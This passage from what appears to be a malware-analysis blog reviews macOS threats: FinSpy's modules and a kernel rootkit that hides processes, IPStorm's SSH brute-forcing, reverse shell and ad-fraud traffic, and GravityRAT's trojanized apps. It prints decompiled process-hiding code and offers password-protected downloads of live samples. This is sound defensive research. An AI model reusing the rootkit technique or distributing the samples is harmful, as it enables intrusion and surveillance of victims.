
The persistent implant (`/private/etc/logind`), is now off and running!

Capabilities: Persistent Implant with plugin-based modules and a kernel-level rootkit

Amnesty's **writeup** details the capabilities of `FinSpy`, noting such capabilities are implemented via plugins:

> *"FinSpy for Mac OS ...follow(s) a modular design. The launcher `logind` only instantiates the core component `dataPkg`, which oversees communications with the Command and Control server (C&C), and decrypting/launching modules when needed. The modules are encrypted with the AES algorithm and compressed with the `aplib` compression library. The AES key is stored in the binary, but the IV is stored in each configuration file along with a MD5 hash of the final decompressed file."*

The rather extensive list of modules available to the spyware include:



File name	Module Name	Description
02	FSMain	List files.
04	CL	Executes shell commands.
05	Sch	Scheduling.
10	A	Audio recording.
12	IO	Keylogger.
16	FSCF	Recording of modified files using File System Events API.
17	FSAF	Recording of accessed files.
19	FSDF	Recording of deleted files.
22	MCMain	Keylogger for virtual keyboards.
23	CW, LSC, RSC	Camera recording
24	SM	Screen recording.
27	E	Email stealer: it installs a malicious add-on to Apple Mail and Thunderbird which sends emails to a pipe for FinSpy to collect.
28	W	Collect information about Wi-Fi networks.
29	RM	List files on remote devices.
7f		Handles cryptography for C&C communications.

credit: Amnesty International

Another interesting capability of this malware is its kernel-mode rootkit functionality. Simply put, (public) macOS malware with ring-0 capabilities is rare!

The file `logind.kext` is `FinSpy`'s kernel extension ...though it is unsigned:

```
$ codesign -dvv org.logind.ctp.archive/logind.kext/Contents/MacOS/logind
logind.kext/Contents/MacOS/logind: code object is not signed at all
```

As the kernel extension is unsigned, it won't run on any recent version of macOS (which enforce kext code signing requirements).

It terms of it's functionality, it appears to be a simple process hider.

In a function named `ph_init`, the kernel extension looks up a bunch of kernel symbols (via a function named `ksym_resolve_symbol_by_crc32`):

```
void ph_init() {

    rax = ksym_resolve_symbol_by_crc32(0x127a88e8, rsi, rdx, rcx);
    *_ALLPROC_ADDRESS = rax;

    ...

    rax = ksym_resolve_symbol_by_crc32(0xffffffffef1d247, rsi, rdx, rcx);
    *_LCK_LCK = rax;
    if (rax != 0x0)
        *_LCK_LCK = *rax;

    ...

    rax = ksym_resolve_symbol_by_crc32(0x392ec7ae, rsi, rdx, rcx);
    *_LCK_MTX_LOCK = rax;
    if (rax != 0x0)
        *_LCK_MTX_UNLOCK = ksym_resolve_symbol_by_crc32(0x2472817c, rsi, rdx, rcx);


    return;
}
```

Based on variable names, it appears that `logind.kext` is attempting to resolve the pointer of the kernel's global list of `proc` (process) structures, as well as various locks.

In a function named `ph_hide` the kext will hide a process. This is done by walking the list of `proc` structures (pointed to by `_ALLPROC_ADDRESS`), and looking for the one that matches (to hide):

```
void _ph_hide(int arg0) {

    r14 = arg0;
    if (r14 == 0x0) return;

    r15 = *_ALLPROC_ADDRESS;
    if (r15 == 0x0) goto return;

SEARCH:

    rax = proc_pid(r15);
    rbx = *r15;
    if (rax == r14) goto HIDE;

loc_15da:
    r15 = rbx;
    if (rbx != 0x0) goto SEARCH;

    return;

HIDE:
    r14 = *(r15 + 0x8);
    (*_LCK_MTX_LOCK)(*_LCK_LCK);
    *r14 = rbx;
    *(rbx + 0x8) = r14;
    (*_LCK_MTX_UNLOCK)(*_LCK_LCK);
    return;
}
```

In the above code, note that `HIDE` contains the logic to remove the target process of interest, by unlinking it from the (process) list. Once removed, the process is now (relatively) "hidden". (Of course one can leverage XNU level APIs to uncover such process hiding).

The malicious kext also appears to be able to communicate with user-mode via the file `/tmp/launchd-935.U3xqZw`. Specifically, in a function named `ksym_init`, it will open and read in the contents of this file (which may contain details of the process to hide?):

```
void ksym_init(int arg0, int arg1) {
    *(int32_t *)_MKI_SIZE = fileio_get_file_size("/tmp/launchd-935.U3xqZw", arg1);
    rax = _OSMalloc_Tagalloc("MKI", 0x0);
    *_MKI_TAG = rax;
    if (rax == 0x0) goto .l1;

loc_1898:
    rax = _OSMalloc(*(int32_t *)_MKI_SIZE, rax);
    *_MKI_BUFFER = rax;
    if (rax == 0x0) goto loc_1921;

loc_18b2:
    if (fileio_read_file_fully("/tmp/launchd-935.U3xqZw", rax) == 0x0) goto loc_1908;

    ....
}
```

For more on the topic of Mac rootkits, see:

"Revisiting Mac OS X Kernel Rootkits"

IPStorm

IPStorm is a cross platform botnet, now ported to macOS. Though it’s capabilities are limited on macOS, it support a reverse shell, ad faud, and more.

⬇ Download: **IPStorm** (password: infect3d)

In early October researchers a Intezer **published a report** about IPStorm being ported from Windows to Linux…and also macOS:

> *"Our research team recently identified new Linux variants of IPStorm targeting various Linux architectures (ARM, AMD64, Intel 80386) and platforms (servers, Android, IoT). We have also detected a macOS variant."* -Intezer

The macOS version of IPStorm is packed with the UPX packer. Luckily we can use UPX itself (via the `-d` flag) to completely unpack the malware:

```
$ ./upx -d IPStorm
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.09        Markus Oberhumer, Laszlo Molnar & John Reiser   Feb 18th 2013

With LZMA support, Compiled by Mounir IDRASSI (mounir@idrix.fr)

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
  20172924 <-   8216592   40.73%   Mach/AMD64    IPStorm

Unpacked 1 file.
```

…once unpacked, analysis can commence.

Writeups:

- **“A Storm is Brewing: IPStorm Now Has Linux Malware”**
- **“GravityRAT and IPStorm: Mac Malware, Ported from Windows”**

Infection Vector: SSH Brute Forcing(?)

It is not clear how `IPStorm` infects macOS systems. However, the Intezer **report** notes that the malware can spread via SSH brute-forcing:

> *"The [malware] attempts to spread and infect other victims on the internet by using SSH brute-force. Once a connection is established ...it will proceed to download the payload and infect the server." -Intezer*

At address `00000000046e70b0` we find a function named `storm/scan_tools/ssh.brute` ...that if successfully brute-forces a SSH connection on a remote system will call `storm/scan_tools/ssh.InstallPayload`. This function will ascertain the architecture of the (newly) accessed system (via a call to `storm/scan_tools/ssh.SystemInfo.GoArch`), and the proceeds to download the appropriate payload (via `storm/statik.GetFileContents`).

Once the payload has been downloaded to the remote system, `IPStorm` invokes a function named `ssh.(*Session).Start` ... which eventually calls `runtime.newproc` to (likely) kick off the payload on th remote system.

```
int ssh.InstallPayload(...) {

  ssh.SystemInfo.GoArch(...);

  statik.GetFileContents(...);

  ssh.(*Session).Start(...);

}
```

Persistence: None(?)

While the Windows and Linux versions of `IPStorm` will persist, it does not appear that the macOS version supports persistence.

The Intezer **report** details a function in the Linux variant, `filetransfer.(*File).Persist` that, "*archives persistence*".

We find this same function in the macOS version (at address `0x004491620`) ...however it does not appear to contain any persistence logic, but instead references the string `"Persist not implemented on platform %s"`:


```
;filetransfer.(*File).Persist
...
lea     rax, qword [0x4910358] ;"Persist not implemented on platform %s"
```

Moreover executing the malware (in a virtual machine) does not generate any persistent events.

Capabilities: Remote Shell, Ad Faud, etc...

During their analysis of the Linux variant, the Intezer researchers **noted** that `IPStorm` would create a reverse shell via functions named `backshell.*`.

We find these same functions in the macOS variant:




Idx	Name	Blo...	Size
17...	_storm/backshell.StartServer	6	168
17...	_storm/backshell.handleStream	13	767
17...	_storm/backshell.handleLocalShellIn	43	1628
17...	_storm/backshell.handleLocalShellOut	42	1673
17...	_storm/backshell.openLocalShell	3	232
17...	_storm/backshell.init	6	106
12...	_type..eq.struct { runtime.full runtime.lfstack;...	26	456

backshell.* functions

Taking a peek at the `backshell.openLocalShell` function reveals it invoking `powershell.(*Backend).StartProcess` ... passing in `bash`

```
int storm/backshell.openLocalShell(...) {
    ...

    //0x48ed0be -> "bash"
    storm/powershell.(*Backend).StartProcess(..., 0x48ed0be, ...);

}
```

Looking at sockets on an infected system (via Objective-See's tool **Netiquette**), we find that the malware has created a listening socket on a high port:



```
ipStorm (pid: 1389)
/Users/user/Desktop/ipStorm
:::56424                                   TCP                Listen
```

☑ Auto Refresh   ☑ Hide Apple Processes


Listening Socket

…this might indicate that the malware creates a listener socket in process to facilitate the reverse shell (and perhaps passes the commands then to `bash` to execute).

In the Intezer **report**, the researches noted that the Linux version of `IPStorm` also engages in fraudulent activities:

> *"IPStorm's Linux variant takes advantage of its being widespread to perform different fraudulent activity in the background, abusing gaming and ads monetization. Because it's a botnet, the malware utilizes the large amount of requests from different trusted sources, thus not being blocked nor traceable." -Intezer*


By sniffing network traffic we can confirm that the macOS variant also engages in such activities …specifically fraudulent ad monetization:



```
http.request.method==GET

Source            Destination        Protocol  Info
192.168.86.212    174.137.133.18     HTTP      GET /filter?q=personal+injury+attorney+houston+texas&i=NDoj38wfVGQ_0&t=2057642829 HTTP/1.1
192.168.86.212    174.137.133.18     HTTP      GET /click2?i=NDoj38wfVGQ_0&j=rv%3Db%26ss%3D1024x768%26ws%3D1440x900%26wp%3D0x0%26ce%3D1%26ck%3Djc
192.168.86.212    188.72.236.136     HTTP      GET /aaas1aaAEFt7V91qwQASDcCAFVTMQASAOUx6BEA HTTP/1.1
192.168.86.212    198.134.116.30     HTTP      GET /click?i=9glK5jzz6Os_0&aff_sub=AEFt7V91qwQASDcCAFVTMQASAOUx6BEA HTTP/1.1
192.168.86.212    45.33.38.57        HTTP      GET http://45.33.38.57/ HTTP/1.1
192.168.86.212    173.230.150.111    HTTP      GET http://173.230.150.111/ HTTP/1.1
192.168.86.212    142.250.68.83      HTTP      GET /myip HTTP/1.1
192.168.86.212    104.24.123.146     HTTP      GET /ip HTTP/1.1
192.168.86.212    107.21.162.206     HTTP      GET / HTTP/1.1
192.168.86.212    96.7.181.103       HTTP      GET / HTTP/1.1
192.168.86.212    146.112.255.205    HTTP      GET / HTTP/1.1
192.168.86.212    176.58.123.25      HTTP      GET / HTTP/1.1
192.168.86.212    193.200.132.187    HTTP      GET /ip HTTP/1.1
192.168.86.212    184.28.188.85      HTTP      GET / HTTP/1.1
192.168.86.212    209.97.186.87      HTTP      GET http://209.97.186.87/ip_fp HTTP/1.1
192.168.86.212    173.230.150.111    HTTP      GET http://173.230.150.111/ HTTP/1.1
192.168.86.212    45.79.88.155       HTTP      GET http://45.79.88.155/ HTTP/1.1
> Frame 459267: 515 bytes on wire (4120 bits), 515 bytes captured (4120 bits) on interface 0
0000  e4 f0 42 e4 1b 48 f0 18  98 6c a3 d6 08 00 45 00   ··B··H·· ·l····E·
0010  01 f5 00 00 40 00 40 06  ed ea c0 a8 56 d4 ae 89   ····@·@· ····V···
Frame (frame), 515 bytes          Packets: 532450 · Displayed: 372 (0.1%) · Dropped: 0 (0.0%)    Profile: Default
```

Fraudulent Ad Monetization

…to a large number of remote IP addresses (though some may be other members of the botnet, or SSH brute-force attempts):



ipStorm (pid: 1312)
/Users/user/Desktop/ipStorm

	Protocol	Interface	State
192.168.86.212:50390 → 206.189.69.105:32304	TCP	en0	Established
192.168.86.212:55581 → 18.181.21.209:4001	TCP	en0	Established
192.168.86.212:56230 → 89.244.183.1:4001	TCP	en0	Established
192.168.86.212:49473 → 147.135.1.79:4001	TCP	en0	Established
192.168.86.212:55436 → 111.229.137.63:4001	TCP	en0	Established
192.168.86.212:55863 → 106.54.141.150:4001	TCP	en0	Established
192.168.86.212:56031 → 219.73.0.100:57119	TCP	en0	Established
192.168.86.212:55917 → 121.254.64.253:60599	TCP	en0	Established
192.168.86.212:56087 → 13.107.21.200:443	TCP	en0	Established

☑ Auto Refresh ☑ Hide Apple Processes

So ... Many ... Connections

👾 GravityRat

GravityRat is cross-platform remote administration tool (RAT …backdoor) now ported to macOS. The (available) samples, are persistent first-stage downloaders.

⬇ Download: **GravityRAT** (password: infect3d)

In October, Kaspersky published a new **report** on the intriguing cross-platform spyware, GravityRAT ("*used to target the Indian armed forces*"). In this report, they noted that for the first time, "*there are now versions for …macOS*".

The Kaspersky repprt mentioned several samples (of trojanized applications) that were all persistent first-stage downloaders.

```
$ shasum OSX.GravityRAT/*
086b22075d464b327a2bcbf8b66736560a215347  ~/OSX.GravityRAT/Enigma
696c7cbba2c9326298f3ddca5f22cfb20a4cd3ee  ~/OSX.GravityRAT/OrangeVault
e33894042f3798516967471d0ce1e92d10dec756  ~/OSX.GravityRAT/StrongBox
9b5b234e3b53f254bc9b3717232d1030e340c7f2  ~/OSX.GravityRAT/TeraSpace
```

…here, we'll focus mainly on the Enigma sample (086b22075d464b327a2bcbf8b66736560a215347) and StrongBox sample (e33894042f3798516967471d0ce1e92d10dec756).


Writeups:

- **"GravityRAT: The spy returns"**

- **"Adventures in Anti-Gravity (Part 1)"**
- **"Adventures in Anti-Gravity (Part 2)"**

Infection Vector: Trojanized Applications

Kaspersky's **report** notes that (at least one sample of) the Windows versions was "*downloaded from the site enigma.net[.]in under the guise of a secure file sharing app to protect against ransomware*". The macOS version (`Enigma`) also appears to masquerade as such an application:



Enigma's user interface

It's unknown how the user is coerced into downloading and running the trojaned application, but it they do - they may end up infected.

…may, as the sample(s) are unsigned:

```
$ for i in OSX.GravityRAT/*; do codesign -dvvv $i; done
OSX.GravityRAT/Enigma: code object is not signed at all
OSX.GravityRAT/OrangeVault: code object is not signed at all
OSX.GravityRAT/StrongBox: code object is not signed at all
OSX.GravityRAT/TeraSpace: code object is not signed at all
```

…meaning that on recent version of macOS (Gatekeeper) will block them (unless the user manually removes the quarantine attribute, or if distirbuted in a .pkg, clicks through various warnings).

Persistence: Cron Job (of a 2nd-stage payload)

The samples themselves, don't appear to persist. However, (2nd-stage) payloads that are downloaded, are persisted (by the malware).

The Kaspersky **report**, notes, "*The Mac version …adds a cron job*"

For the `Enigma` sample, we find this persistence logic in a function named `format`:

